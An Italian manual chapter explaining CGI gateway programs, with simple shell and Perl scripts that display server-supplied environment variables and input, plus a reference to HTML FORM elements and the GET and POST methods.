I programmi gateway, o CGI, vengono visti dai client come delle risorse normali. Alla chiamata, tali programmi restituiscono, attraverso il server, un documento HTML.

I programmi gateway generano questo output e lo emettono attraverso lo standard output che viene intercettato dal server che a sua volta lo completa inizialmente del codice di stato.

In pratica, un programma del genere riceve input in qualche modo attraverso il server, che a sua volta ha ricevuto una richiesta da un client, quindi restituisce un documento HTML preceduto da un'intestazione, ma senza la riga di stato.

### 147.5.1 Programma CGI banale

Un programma CGI banale, potrebbe essere quello che restituisce semplicemente un messaggio formattato in HTML, ogni volta che viene eseguito.

```
#!/bin/sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Programma CGI banale</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Programma CGI banale</H1>"
echo "<P>"
echo "Ciao Mondo!"
echo "</P>"
echo "</BODY>"
echo "</HTML>"
```

Supponendo di avere chiamato questo programma **`cgi-banale.sh`**, che sia stato reso eseguibile, e che si trovi nella directory definita attraverso la direttiva **`ScriptAlias`** come `/cgi-bin/`, si potrà accedervi aprendo l'URI `http://.../cgi-bin/cgi-banale.sh`. Se si fa una prova con il proprio elaboratore, che funge simultaneamente da client e da server, si potrebbe utilizzare l'URI `http://localhost/cgi-bin/cgi-banale.sh`.


Figura 147.3: Risultato per l'utente della richiesta di accedere all'URI che punta allo script elementare (**`cgi-banale.sh`**) che produce solo un output semplice senza interpretare alcun input.

### 147.5.2 Verifica della comunicazione tra server e programma gateway

Nelle sezioni precedenti si è visto in particolare il tipo di comunicazione che si instaura tra il programma client e il server, mentre la comunicazione tra il server e il programma gateway no.

Quando un client invia una richiesta di accedere a una risorsa che viene riconosciuta essere un programma gateway, il server esegue questo programma e lo standard output di questo viene inviato in risposta al client, con l'aggiunta del codice di risultato iniziale: la preparazione del resto dell'intestazione è a carico del programma gateway.

Quando il server esegue il programma gli può inviare alcuni dati: in forma di argomenti della riga di comando, utilizzando le variabili di ambiente e anche attraverso lo standard input. Dipende dalla modalità della richiesta fatta dal client il modo con cui il programma gateway riceverà i dati dal server.

È sufficiente realizzare uno script in grado di restituire tutti i dati che vengono forniti dal server al programma gateway per comprendere il meccanismo.

```
#!/bin/sh
#
# cgi-test.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>\n";
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"
echo
echo "SERVER_SOFTWARE = $SERVER_SOFTWARE"
echo "SERVER_NAME = $SERVER_NAME"
echo "GATEWAY_INTERFACE = $GATEWAY_INTERFACE"
echo "SERVER_PROTOCOL = $SERVER_PROTOCOL"
echo "SERVER_PORT = $SERVER_PORT"
echo "SERVER_ADMIN = $SERVER_ADMIN"
echo "REQUEST_METHOD = $REQUEST_METHOD"
echo "HTTP_ACCEPT = $HTTP_ACCEPT"
echo "HTTP_USER_AGENT = $HTTP_USER_AGENT"
echo "HTTP_CONNECTION = $HTTP_CONNECTION"
echo "PATH_INFO = $PATH_INFO"
echo "PATH_TRANSLATED = $PATH_TRANSLATED"
echo "SCRIPT_NAME = $SCRIPT_NAME"
echo "QUERY_STRING = $QUERY_STRING"
echo "REMOTE_HOST = $REMOTE_HOST"
echo "REMOTE_ADDR = $REMOTE_ADDR"
echo "REMOTE_USER = $REMOTE_USER"
```

```
echo "AUTH_TYPE = $AUTH_TYPE"
echo "CONTENT_TYPE = $CONTENT_TYPE"
echo "CONTENT_LENGTH = $CONTENT_LENGTH"
echo
echo "Standard input:"
cat
echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```


Figura 147.4: Richiamando lo script **`cgi-test.sh`** attraverso un URI, senza l'indicazione di alcuna stringa di richiesta, si ottiene lo stato delle variabili di ambiente fornite allo script stesso.

Eventualmente si può realizzare un altro programma, in Perl, che compie praticamente le stesse operazioni, ma in modo più preciso.

```
#!/usr/bin/perl
#
# cgi-test.pl

print "Content-type: text/html\n";
print "\n";
print "<HTML>\n";
print "<HEAD>\n";
print "<TITLE>Test CGI</TITLE>\n";
print "</HEAD>\n";
print "<BODY>\n";
print "<H1>Test CGI</H1>\n";
print "<PRE>\n";
print "N. argomenti = $#ARGV\n";
print "Argomenti    = @ARGV\n";
print "\n";

foreach $var_amb (keys %ENV) {
    print "$var_amb = $ENV{$var_amb}\n";
};

print "\n";
print "Standard input:";

while ( $riga = <STDIN> ) {
    print "$riga";
```

```
}

print "</PRE>\n";
print "</BODY>\n";
print "</HTML>\n";
```

### 147.5.3 Input elementari

Le forme più semplici attraverso cui un utente può dare un input a un programma gateway sono: i percorsi aggiuntivi, i marcatori **ISINDEX** e gli attributi **ISMAP** delle immagini.

Il percorso aggiuntivo, tra tutti, è il concetto più semplice, anche se raramente se ne incontra l'utilizzo. Si ottiene richiedendo un URI che punta a un programma gateway seguito immediatamente, e senza separazioni addizionali, da un percorso che indichi un file o una directory. Il programma gateway riceve questa informazione all'interno di variabili di ambiente.

Per verificarlo basta usare uno dei due script mostrati nella sezione precedente. Si può anche tentare di raggiungere un percorso che non esiste. Supponendo di indicare l'URI `http://.../cgi-bin/cgi-test.sh/ciao/come/stai`, lo script riceverà (e mostrerà) la variabile di ambiente **PATH_INFO** con il valore `/ciao/come/stai`, mentre la variabile **PATH_TRANSLATED** conterrà la (presunta) traduzione di quel percorso in un percorso reale, corrispondente probabilmente a ⟨*DocumentRoot*⟩`/ciao/come/stai`. Sta quindi al programma (o allo script) gateway sapere cosa farsene di questa informazione.

Un'altra forma di input elementare, ormai in disuso, è il marcatore **ISINDEX**. Per comprendere di cosa si tratta basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
# cgi-test2.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"

...

#Viene inviato un marcatore ISINDEX.
echo "<ISINDEX>"

echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

In corrispondenza del marcatore **ISINDEX**, il programma client mostrerà un campo modificabile dall'utente, come appare nella figura 147.2 già mostrata in precedenza. Per esempio, si può provare a scrivere la frase **uno due tre**, premere [ *Invio* ] e vedere cosa succede (si immagina che lo script si chiami **cgi-test2.sh**).

Gli spazi vengono trasformati con il segno **+** e il testo corrispondente viene accodato all'URI (dopo l'aggiunta di un punto interrogativo): `http://.../cgi-bin/cgi-test2.sh?uno+due+tre`. Per questo URI, completato della stringa codificata, il client esegue una richiesta **GET**.

Il programma gateway riceve questa informazione attraverso la variabile di ambiente **QUERY_STRING**, che conterrà **uno+due+tre**, e anche attraverso gli argomenti della riga di comando, dove le tre parole corrispondono ad altrettanti argomenti separati.

L'ultimo, tra i tipi di input descritti in questa sezione, è quello ottenuto attraverso l'attributo **ISMAP** delle immagini. Per comprendere di cosa si tratta, basta modificare leggermente uno dei due script di analisi preparati nella sezione precedente. Viene mostrato il caso dello script di shell.

```
#!/bin/sh
#
```

```
# cgi-test3.sh

echo "Content-type: text/html"
echo
echo "<HTML>"
echo "<HEAD>"
echo "<TITLE>Test CGI</TITLE>"
echo "</HEAD>"
echo "<BODY>"
echo "<H1>Test CGI</H1>"
echo "<PRE>"
echo "N. argomenti = $#"
echo "Argomenti    = $*"

...

#Viene mostrata un'immagine con attributo ISMAP.
echo "<A HREF=\"/cgi-bin/cgi-test3.sh\">"
echo "    <IMG SRC=\"/test.jpg\" ISMAP>"
echo "</A>"

echo "</PRE>"
echo "</BODY>"
echo "</HTML>"
```

Per vedere funzionare questo esempio occorre anche un file di immagine, `test.jpg`, da collocare nella directory di inizio dei documenti HTML, ovvero **`DocumentRoot`**.

Basta fare un clic con il mouse, da qualche parte sull'immagine, perché il programma client calcoli le coordinate corrispondenti, espresse in pixel, e le attacchi in coda all'URI. Per esempio, l'URI `http://../cgi-bin/cgi-test3.sh?10,15` rappresenta un clic eseguito nel punto *x*=10, *y*=15.

Il programma (lo script) **`cgi-test3.sh`** riceve questa informazione attraverso la riga di comando e anche attraverso il contenuto della variabile **`QUERY_STRING`**.

## 147.6 Moduli FORM

Si è già accennato ai moduli **`FORM`** HTML. Fino a questo punto si sono viste tecniche elementari per permettere l'interazione tra l'utente e un servizio HTTP. In particolare, il campo **`ISINDEX`** è praticamente del tutto inutilizzato. La vera interazione avviene con modelli HTML complessi, basati sui moduli **`FORM`**. Un particolare da osservare, prima di affrontare questo nuovo argomento, è il fatto che tutti i tipi di interazione visti finora sono basati su richieste che utilizzano il metodo **`GET`**.

I moduli **`FORM`** servono a generare degli elementi di input, che permettono quindi all'utente di inserire un certo tipo di dati. L'input ottenuto in questo modo viene assemblato in coppie ⟨*nome*⟩**=**⟨*valore*⟩. È poi compito del programma gateway disassemblare e interpretare tali informazioni.

I moduli **`FORM`** vengono generati dal programma client (cioè dal *browser*) in base alle direttive incontrate all'interno di un documento HTML. Ciò significa che l'apparenza di questi moduli può essere diversa a seconda del programma client utilizzato e del sistema operativo.

Il documento HTML contenente moduli di questo tipo, ovviamente, può essere stato predisposto nel server come file normale, oppure può essere generato dinamicamente da un programma gateway.

### 147.6.1 Dichiarazione

Un modulo di questo tipo viene dichiarato e delimitato dall'elemento **`FORM`**, all'interno di un documento HTML:

```
<FORM ...>
        ...
        ...
        ...
</FORM>
```

Un documento HTML può contenere più **`FORM`**, purché non annidati. Il marcatore **`FORM`** di apertura può contenere degli attributi che ne definiscono il comportamento generale, mentre all'interno della zona definita dall'elemento **`FORM`** si possono inserire altri elementi di vario genere, il cui scopo è quello di permettere all'utente un tipo particolare di interazione.

### 147.6.2 Attributo ACTION

L'attributo **`ACTION`** dell'elemento **`FORM`** specifica l'URI a cui inviare i dati inseriti attraverso il modulo. Deve trattarsi evidentemente dell'indirizzo di un programma gateway in grado di gestirli. Intuitivamente si comprende che questo attributo non può mancare. L'esempio seguente mostra in che modo si possa inserire questo attributo.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl ...>
```

### 147.6.3 Attributo METHOD

L'attributo **`METHOD`** dell'elemento **`FORM`** specifica il ***metodo*** della richiesta che deve essere fatta dal client. Utilizzando un modulo **`FORM`** sono disponibili due tipi: **`GET`** e **`POST`**. L'esempio seguente mostra una situazione in cui si definisce l'utilizzo del metodo **`POST`**.

```
<FORM ACTION="http://www.brot.dg/cgi-bin/mio_programma.pl METHOD="POST">
```

## 147.7 Elementi dell'ambiente FORM

All'interno dell'ambiente **`FORM`**, cioè della zona delimitata dai marcatori **`<FORM>`** e **`</FORM>`**, si può collocare sia testo normale che elementi specifici di questo ambiente. Si è ripetuto più volte che i dati inseriti attraverso questi elementi vengono assemblati in coppie ⟨*nome*⟩**=**⟨*valore*⟩. Quello che manca da sapere è che tali coppie vengono unite successivamente attraverso il simbolo e-commerciale (**`&`**). Gli esempi proposti più avanti mostreranno meglio questo comportamento.

Esistono pochi tipi di elementi atti a permettere l'input all'interno dell'ambiente **`FORM`**. Questi cambiano il loro comportamento e l'apparenza a seconda degli attributi che gli vengono indicati. Il tipo di elemento più comune è **`INPUT`**.

```
<INPUT NAME=... TYPE=... ...>
```

Tutti gli elementi che permettono l'input hanno in comune l'attributo **`NAME`** che è obbligatorio. Le sezioni seguenti mostrano alcuni degli elementi utilizzabili in un modulo.

### 147.7.1 INPUT generico

Si tratta di un elemento che consente l'inserimento di testo normale su una sola riga. Questo elemento non richiede l'indicazione del tipo, attraverso l'attributo **`TYPE`**.

Attributi specifici

`SIZE=`*n*

Permette di definire la dimensione in caratteri del campo che si vuole visualizzare.

`MAXLENGTH=`*n*

Permette di stabilire un limite massimo alla dimensione, in caratteri, del testo che si può immettere.

`VALUE=`*x*

Permette di definire un valore predefinito che appaia già all'interno del campo.

Esempi

```
Inserisci il colore: <INPUT NAME="colore" SIZE=20 VALUE="giallo">
```

Visualizza un campo di 20 caratteri all'interno del quale l'utente deve scrivere il nome di un colore. Nel campo appare già la scritta **`giallo`** che può essere modificata o cancellata a piacimento.

### 147.7.2 INPUT TYPE=password

Si tratta di un elemento che consente la scrittura di testo normale nascondendone l'inserimento, come avviene di solito quando si introducono le password.

Dal momento che, a parte l'oscuramento dell'input, il funzionamento è uguale a quello dei campi di input normali, si possono utilizzare anche gli stessi tipi di attributi.

Esempi

```
Inserisci la password: <INPUT TYPE=password NAME="password-utente" SIZE=20>
```

Visualizza un campo di 20 caratteri all'interno del quale l'utente deve inserire la password richiesta.

### 147.7.3 INPUT TYPE=checkbox

Si tratta di un elemento che visualizza una casellina da barrare. Queste caselline appaiono senza selezione in modo predefinito, a meno che venga utilizzato l'attributo **`CHECKED`**. Se la casellina risulta selezionata, viene generata la coppia ⟨*nome*⟩**=**⟨*valore*⟩ corrispondente, altrimenti no.

Attributi specifici

`VALUE=`*x*

Permette di definire un valore (o una stringa) da restituire nel caso in cui la casellina sia selezionata. Questo attributo è essenziale.

`CHECKED`

Questo attributo vale in quanto presente o meno. Se viene inserito nell'elemento, la casellina apparirà inizialmente selezionata.

Esempi

```
Barrare la casella se si desidera ricevere propaganda:
<INPUT TYPE=checkbox NAME="propaganda" VALUE="SI" CHECKED >
```

Visualizza una casellina già barrata inizialmente. Se viene lasciata così, selezionata, questo elemento genererà la coppia **`propaganda=SI`**.

### 147.7.4 INPUT TYPE=radio

Si tratta di un elemento che permette la selezione esclusiva di un pulsante all'interno di un gruppo. In pratica, selezionandone uno, si deselezionano gli altri.

Rispetto agli elementi visti in precedenza, questo richiede la presenza di più elementi dello stesso tipo, altrimenti non ci sarebbe da scegliere. Il collegamento che stabilisce che i pulsanti appartengono allo stesso gruppo viene definito dal nome che rimane uguale.

Attributi specifici

`VALUE=`*x*

Permette di definire un valore (o una stringa) da restituire nel caso in cui il bottone risulti selezionato. Questo attributo è essenziale.

`CHECKED`

Questo attributo vale in quanto presente o meno. Se viene inserito nell'elemento, il bottone apparirà inizialmente selezionato.

Esempi

```
Selezionare il contenitore dell'elaboratore:
<INPUT TYPE=radio NAME="case" VALUE="desktop" CHECKED >
<INPUT TYPE=radio NAME="case" VALUE="tower" >
<INPUT TYPE=radio NAME="case" VALUE="minitower" >
```

Visualizza tre pulsanti, di cui il primo già selezionato, per la scelta di un tipo di contenitore. I tre bottoni sono collegati insieme perché hanno lo stesso valore associato all'attributo **`NAME`**.

### 147.7.5 INPUT TYPE=submit

Questo tipo di elemento visualizza un tasto contenente un'etichetta, e selezionandolo si ottiene l'invio dei dati contenuti nel modulo in cui si trova. L'etichetta che appare sul pulsante in modo predefinito dipende dal client, e potrebbe trattarsi di **`Submit`** o qualcosa del genere.

Questo elemento è diverso dagli altri in quanto non è previsto l'uso dell'attributo **`NAME`**. Infatti non viene generato alcun dato da questo, ma solo l'invio dei dati del **`FORM`**.

Attributi specifici

`SRC=`⟨*uri*⟩

Permette di indicare l'URI di un'immagine da utilizzare come pulsante.

`VALUE=`*x*

Permette di indicare un'etichetta alternativa a quella che verrebbe messa automaticamente dal programma client.

Esempi

```
<INPUT TYPE=submit VALUE="Invia la richiesta" >
```

Visualizza un tasto sul quale appare la scritta **`Invia la richiesta`**. Selezionandolo viene inviato il contenuto del modulo.

### 147.7.6 INPUT TYPE=image

Si tratta di una sorta di tasto di invio (*submit*) che in più aggiunge le coordinate in cui si trovava il puntatore nel momento del clic. In un certo senso assomiglia anche all'elemento **`ISMAP`** descritto prima di affrontare i **`FORM`**.

Attributi specifici

`SRC=`⟨*uri*⟩

Permette di indicare l'URI dell'immagine da utilizzare come base. Questo attributo è obbligatorio data la natura dell'elemento.

Esempi

```
<INPUT TYPE=image NAME="immagine" SRC="/immagine.jpg" >
```

Visualizza l'immagine `immagine.jpg` e se viene fatto un clic con il puntatore del mouse sulla sua superficie, vengono inviati i dati del modulo, e assieme a questi anche le coordinate relative all'immagine.

### 147.7.7 INPUT TYPE=hidden

Questo tipo di elemento, a prima vista, non ha alcun senso: permette di inserire dei campi nascosti, cosa che genererà una coppia ⟨*nome*⟩**=**⟨*valore*⟩ fissa.

Si era detto, all'inizio di questo capitolo, che il protocollo HTTP non ha alcun controllo sullo stato delle transazioni, o meglio, ogni richiesta si conclude con una risposta. In questo modo, è compito del programma gateway mantenere il filo delle operazioni che si stanno svolgendo. Una delle tecniche con cui è possibile ottenere questo risultato è quella di restituire un modello contenente le informazioni già inserite con quelli precedenti.

Ci sono anche altre situazioni in cui i dati nascosti e predefiniti sono utili, ma per il momento è sufficiente tenere a mente che esiste la possibilità.

Attributi specifici

`VALUE=`*x*

Definisce il valore o la stringa nascosti. Questo argomento è obbligatorio per questo tipo di elemento.

Esempi

```
<INPUT TYPE=hidden NAME="nominativo" VALUE="Tizio" >
```

Fa in modo che il modulo contenga anche la coppia **`nominativo=Tizio`** che altrimenti, si suppone, renderebbe inutilizzabili gli altri dati inseriti dall'utente.

### 147.7.8 TEXTAREA

Questo elemento permette all'utente di inserire un testo su più righe. L'interruzione di riga, in questo caso, è fatta utilizzando la sequenza <*CR*><*LF*>. Questo particolare va tenuto presente in fase di programmazione, dal momento che gli ambienti Unix, e GNU/Linux in particolare, utilizzano l'interruzione di riga rappresentata con il solo carattere <*LF*>.

Attributi specifici

`ROWS=`*n*

Stabilisce il numero di righe dell'area di inserimento.

`COLS=`*n*

Stabilisce il numero di colonne dell'area di inserimento.

Esempi

```
<TEXTAREA NAME="messaggio" ROWS=7 COLS=40 >
CIAO!
</TEXTAREA>
```

Visualizza un'area per l'inserimento di testo su più righe. L'area visibile ha la dimensione di 7 righe per 40 colonne e contiene già il testo **`CIAO!`** che può essere modificato o sostituito con qualcos'altro.

### 147.7.9 SELECT

L'elemento **`SELECT`** delimita un ambiente attraverso cui si definiscono una serie di scelte possibili, che normalmente appaiono in forma di menu a scomparsa. Per questo, oltre a **`SELECT`** si devono utilizzare una serie di elementi **`OPTION`** con cui si indicano tali scelte possibili. Va tenuto in considerazione che l'attributo **`NAME`** viene indicato nel marcatore di apertura dell'ambiente **`SELECT`**.

Attributi specifici di SELECT

`MULTIPLE`

Questo attributo vale solo in quanto esistente o meno. Se presente, indica che sono ammissibili selezioni multiple, altrimenti è consentita la scelta di una sola voce.

Attributi specifici di OPTION

`VALUE=`*x*

Definisce il valore (numero o stringa) da abbinare alla scelta eventuale. La stringa che appare all'utente è quella che segue il marcatore **`OPTION`** di apertura, e se mancasse l'attributo **`VALUE`**, sarebbe quella stessa stringa a essere restituita in abbinamento al nome definito nel marcatore **`SELECT`**.

`SELECTED`

La presenza di questo attributo definisce una selezione predefinita.

Esempi

```
<SELECT NAME="codice-colori">
    <OPTION VALUE=0 SELECTED>Nero
    <OPTION VALUE=1 >Marrone
    <OPTION VALUE=2 >Rosso
    <OPTION VALUE=3 >Arancio
    <OPTION VALUE=4 >Giallo
    <OPTION VALUE=5 >Verde
    <OPTION VALUE=6 >Blu
    <OPTION VALUE=7 >Viola
    <OPTION VALUE=8 >Grigio
    <OPTION VALUE=9 >Bianco
</SELECT>
```

Presenta un menu di scelta a scomparsa per la selezione di un colore che poi viene convertito in un codice numerico corrispondente. Il nero, corrispondente allo zero, risulta predefinito.

## 147.8 Metodi e variabili

Si è ripetuto più volte che esistono differenze nel modo con cui i programmi gateway ricevono le informazioni dal server. Il modo fondamentale attraverso cui ciò viene controllato dal client, è la scelta del ***metodo*** della richiesta: **`GET`** o **`POST`**. Finora sono stati visti esempi che utilizzavano il metodo **`GET`**.

### 147.8.1 Metodo GET

Quando un client invia una richiesta utilizzando il metodo **`GET`** appende all'URI tutte le informazioni aggiuntive necessarie. In pratica, l'URI stesso comprende l'informazione. Per convenzione, la richiesta è distinta dalla parte dell'URI che identifica la risorsa attraverso un punto interrogativo, come nell'esempio seguente, dove la parola **`ciao`** è l'informazione aggiuntiva che rappresenta l'input per il programma **`cgi-test.sh`**.

```
http://www.brot.dg/cgi-bin/cgi-test.sh?ciao
```

È già stato descritto in che modo debbano essere codificati i caratteri riservati, per fare sì che quanto ottenuto sia sempre un URI valido.

Per convenzione, se il testo della richiesta che segue il punto interrogativo contiene il simbolo **`=`** (senza alcuna trasformazione), si intende che si tratti di una richiesta proveniente da un modulo **`FORM`**, altrimenti da un semplice elemento **`ISINDEX`** oppure da un'immagine con l'attributo **`ISMAP`**.

In pratica, se sembra una richiesta **`ISINDEX`** perché non appare il segno di assegnamento (**`=`**) non protetto in alcun modo, il programma gateway riceverà la stringa di richiesta attraverso gli argomenti della riga di comando e anche la variabile di ambiente **`QUERY_STRING`**, altrimenti li riceverà solo attraverso la variabile **`QUERY_STRING`**.

In questa situazione, in presenza di una richiesta **`GET`**, il programma gateway può concentrarsi nell'analisi della sola variabile **`QUERY_STRING`**.

`http://www.brot.dg/cgi-bin/cgi-test.sh?nome=Pinco&cognome=Pallino&sesso=M`

L'URI mostrato sopra rappresenta una richiesta proveniente (presumibilmente) da un modulo **FORM**, per la presenza dei simboli di assegnamento. Come si può osservare, ogni coppia ⟨*nome*⟩**=**⟨*valore*⟩ è collegata alla successiva attraverso il simbolo e-commerciale (**&**).

Il metodo **GET**, in quanto aggiunge all'URI la stringa di richiesta, permette all'utente di controllare e di memorizzare il flusso di dati, per esempio attraverso un segnalibro (*bookmark*). In pratica, con la semplice memorizzazione dell'URI, l'utente può riprendere un'operazione di inserimento di dati, senza dover ricominciare tutto dall'inizio.

Lo svantaggio nell'utilizzo di tale metodo sta nel fatto che esiste un limite alla dimensione degli URI, e di conseguenza anche alla quantità di dati che gli si possono accodare.

### 147.8.2 Metodo POST

Il metodo **POST** è stato progettato per porre rimedio ai limiti dell'altro metodo. Con questo, i dati dei **FORM** vengono inviati in modo separato dall'URI, e il gateway li riceve dal server attraverso lo standard input. Il metodo **POST** è generalmente preferibile.

### 147.8.3 Variabili di ambiente

Si è parlato più volte delle variabili di ambiente e del loro ruolo nel sistema di comunicazione tra il server e il programma gateway. Segue l'elenco delle più importanti.

Informazioni sul server

`SERVER_SOFTWARE`

Il nome e la versione del software utilizzato come server.

`SERVER_NAME`

Il nome del server.

`SERVER_PROTOCOL`

Il nome e la versione del protocollo utilizzato dal server.

`SERVER_PORT`

Il numero della porta di comunicazione utilizzata dal server.

`GATEWAY_INTERFACE`

Letteralmente, è l'interfaccia gateway, ovvero la versione del protocollo CGI utilizzato dal server.

`PATH_INFO`

Quando l'URI contiene l'indicazione di un percorso aggiuntivo, questa variabile riceve quel percorso.

`PATH_TRANSLATED`

Questa variabile viene utilizzata assieme a **PATH_INFO**, per indicare il percorso reale nel filesystem che ospita il server.

`SCRIPT_NAME`

La parte dell'URI che identifica il percorso del programma utilizzato come gateway.

Informazioni sulla connessione client/server

`REQUEST_METHOD`

Il metodo della richiesta (**GET**, **POST**).

`REMOTE_HOST`

Il nome del client. Se il nome non è disponibile, si deve fare uso della variabile **REMOTE_ADDR** che contiene l'indirizzo IP.

`REMOTE_ADDR`

Indirizzo IP del client.

`AUTH_TYPE`

Contiene l'eventuale metodo di autenticazione.

`REMOTE_USER`

Il nome dell'utente se si utilizza l'autenticazione.

Informazioni passate dal client al server

`QUERY_STRING`

Contiene la stringa di richiesta se si utilizza il metodo **`GET`**.

`CONTENT_LENGTH`

Contiene la dimensione in byte dei dati ricevuti dal client. Questa informazione è disponibile solo se si utilizza il metodo **`POST`**.

`CONTENT_TYPE`

Contiene la definizione del tipo di codifica dei dati ricevuti dal client e riguarda solo il metodo **`POST`**. La codifica più comune è **`application/x-www-form-urlencoded`** e significa che i dati sono stati codificati secondo lo standard utilizzato per il metodo **`GET`**: gli spazi sono convertiti in **`+`** e tutti i simboli speciali secondo la forma **`%`*`hh`***, dove *hh* sono due cifre esadecimali.

Informazioni addizionali dal client

Quando il client invia una richiesta al server, prepara un'intestazione all'interno della quale possono essere inseriti diversi campi. Il contenuto di questi campi viene tradotto in altrettante variabili di ambiente il cui nome inizia per **`HTTP_`** seguito dal nome del campo stesso. In particolare, i caratteri minuscoli sono convertiti in maiuscoli e i trattini sono sostituiti dal simbolo di sottolineatura. Seguono alcuni esempi.

`HTTP_ACCEPT`

Equivale al campo **`Accept`**.

`HTTP_USER_AGENT`

Equivale al campo **`User-Agent`**.

## 147.8.4 Un po' di pratica

Prima di iniziare a pensare a dei programmi gateway concludenti, conviene verificare quando scritto attraverso i programmi di analisi mostrati in precedenza: **`cgi-test.sh`** oppure **`cgi-test.pl`**. Negli esempi verrà mostrato sempre il primo di questi due, anche se il migliore per queste cose sarebbe il secondo.

Si può realizzare una pagina HTML contenente dei **`FORM`**, come nell'esempio seguente, che si rifà a esempi visti in precedenza.

```
<!-- form-test.html -->
<HTML>
<HEAD>
        <TITLE>Verifica del funzionamento dei FORM</TITLE>
</HEAD>
<BODY>

    <FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="GET">

        <H2>Test di vari tipi di elementi di un FORM - metodo GET</H2>

        <INPUT TYPE=hidden NAME="nominativo" VALUE="Tizio" >

        <P>Inserisci il colore:
            <INPUT NAME="colore" SIZE=20 VALUE="giallo">
        Inserisci la password:
            <INPUT TYPE=password NAME="password-utente"
                TYPE=password SIZE=20></P>

        <P>Barrare la casella se si desidera ricevere propaganda:
            <INPUT TYPE=checkbox NAME="propaganda" VALUE="SI" CHECKED >

        <P>Selezionare il contenitore dell'elaboratore:
            orizzontale <INPUT TYPE=radio NAME="case"
                VALUE="desktop" CHECKED>
```

```
        verticale <INPUT TYPE=radio NAME="case"
            VALUE="tower">
        verticale ridotto<INPUT TYPE=radio NAME="case"
            VALUE="minitower"></P>

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS=3 COLS=40 ></TEXTAREA></P>

    <P>Selezionare il codice attraverso il colore:
        <SELECT NAME="codice-colori">
            <OPTION VALUE=0 SELECTED>Nero
            <OPTION VALUE=1 >Marrone
            <OPTION VALUE=2 >Rosso
            <OPTION VALUE=3 >Arancio
            <OPTION VALUE=4 >Giallo
            <OPTION VALUE=5 >Verde
            <OPTION VALUE=6 >Blu
            <OPTION VALUE=7 >Viola
            <OPTION VALUE=8 >Grigio
            <OPTION VALUE=9 >Bianco
        </SELECT></P>

    <P><INPUT TYPE=image NAME="immagine" SRC="/test.jpg">

    <INPUT TYPE=submit VALUE="Invia la richiesta con il metodo GET"></P>

</FORM>

    <HR>

<FORM ACTION="/cgi-bin/cgi-test.sh" METHOD="POST">

    <H2>Test di vari tipi di elementi di un FORM - metodo POST</H2>

    <INPUT TYPE=hidden NAME="nominativo" VALUE="Tizio" >

    <P>Inserisci il colore:
        <INPUT NAME="colore" SIZE=20 VALUE="giallo">
    Inserisci la password:
        <INPUT TYPE=password NAME="password-utente"
            TYPE=password SIZE=20></P>

    <P>Barrare la casella se si desidera ricevere propaganda:
        <INPUT TYPE=checkbox NAME="propaganda" VALUE="SI" CHECKED >

    <P>Selezionare il contenitore dell'elaboratore:
        orizzontale <INPUT TYPE=radio NAME="case"
            VALUE="desktop" CHECKED>
        verticale <INPUT TYPE=radio NAME="case"
            VALUE="tower">
        verticale ridotto<INPUT TYPE=radio NAME="case"
            VALUE="minitower"></P>

    <P>Scrivi qui due righe.
        <TEXTAREA NAME="messaggio" ROWS=3 COLS=40 ></TEXTAREA></P>

    <P>Selezionare il codice attraverso il colore:
        <SELECT NAME="codice-colori">
            <OPTION VALUE=0 SELECTED>Nero
            <OPTION VALUE=1 >Marrone
            <OPTION VALUE=2 >Rosso
            <OPTION VALUE=3 >Arancio
            <OPTION VALUE=4 >Giallo
            <OPTION VALUE=5 >Verde
            <OPTION VALUE=6 >Blu
```

```
                <OPTION VALUE=7 >Viola
                <OPTION VALUE=8 >Grigio
                <OPTION VALUE=9 >Bianco
            </SELECT></P>

        <P><INPUT TYPE=image NAME="immagine" SRC="/test.jpg">

        <INPUT TYPE=submit VALUE="Invia la richiesta con il metodo POST"></P>

    </FORM>

</BODY>
</HTML>
```

Come si può vedere sono presenti due **`FORM`** indipendenti: il primo utilizza il metodo **`GET`**, il secondo il metodo **`POST`**. Entrambi i **`FORM`** richiamano il programma gateway `/cgi-bin/cgi-test.sh`.

